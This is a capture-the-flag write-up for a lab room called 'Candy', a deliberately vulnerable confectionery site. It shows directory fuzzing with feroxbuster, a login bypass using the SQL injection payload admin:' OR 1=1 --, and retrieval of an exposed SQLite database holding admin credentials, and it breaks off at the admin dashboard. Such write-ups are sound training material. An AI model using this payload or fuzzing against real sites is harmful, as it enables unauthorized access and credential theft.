
Candy
Twilight Confectionery's third-gen owner Aurora wrote the staff portal herself "with a little help from an old book of spells." The book did not cover parameterised queries, file-upload validation, or path traversal — and the portal has been left to its own quiet, glittering devices ever since.
Room Description
https://dashboard.webverselabs-pro.com/events/candy
Briefing
Twilight Confectionery has been making sweets "from recipes that arrived in dreams" since 1962. The current owner, a third-generation candy maker named Aurora, wrote the entire website herself "with a little help from an old book of spells." The book did not cover parameterised queries, and the staff portal has been left to its own quiet, glittering devices ever since.
Initial Analysis
We have a candy shop yaay! Let's get ourselves some free treats!

We shall get the UI accessible endpoints this time around from the footer menu rather than the header as it contains the Staff portal:
        <nav class="foot-links">
          <a href="/shop.php">Shop</a>
          <a href="/about.php">Our Story</a>
          <a href="/contact.php">Contact</a>
          <a href="/admin/login.php">Staff</a>
        </nav>

The shop page listed the candy available, but I see no way to really add anything to your cart, or even a cart feature at all.

The about page is just an informative page about the candy shop and candy makers:

And we have the contact form which we can fill out and see if anything gets reflected:
Finding the bug
Well, first thing's first, let's try the contact form to see if our input is reflected anywhere.

Nada, dead end. So all we have left is the staff login at /admin/login.php:

Due to the small attack surface, we can try SQL injection for the login portal, as well as directory fuzzing.
feroxbuster -u https://194fdbc9-3970-candy-aa921.events.webverselabs-pro.com -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt

So we have:
/includes
/db

/uploads


These are files that do get executed server-side since they render and try to redirect us.
Exploitation
Whilst feroxbuster was running I tried login auth SQLi for the staff portal and they worked:

The credentials successfully bypassed the login mechanism.
admin:' OR 1=1 --
The candy.db file is weird, maybe we can cURL or wget to acquire it, even though we already see plaintext credentials.


We can open the file with sqlite3 viewer on kali, and use the commands .databases and .tables to get a grasp of what we have and then use select * from admins; to get the data.

Well, we're already in the login portal, but now we also have valid credentials. We have several tabs available in the workspace.
<div class="admin-grid">
  <aside class="admin-side">
  <h4>Workspace</h4>
      <a href="/admin/index.php" class="active">Overview</a>
      <a href="/admin/recipes.php" class="">Recipes</a>
      <a href="/admin/orders.php" class="">Orders</a>
      <a href="/admin/inventory.php" class="">Inventory</a>
      <a href="/admin/profile.php" class="">Profile</a>
    <a href="/admin/logout.php" style="margin-top:18px;border-top:1px solid rgba(255,184,217,.1);padding-top:14px;">Sign out</a>
</aside>
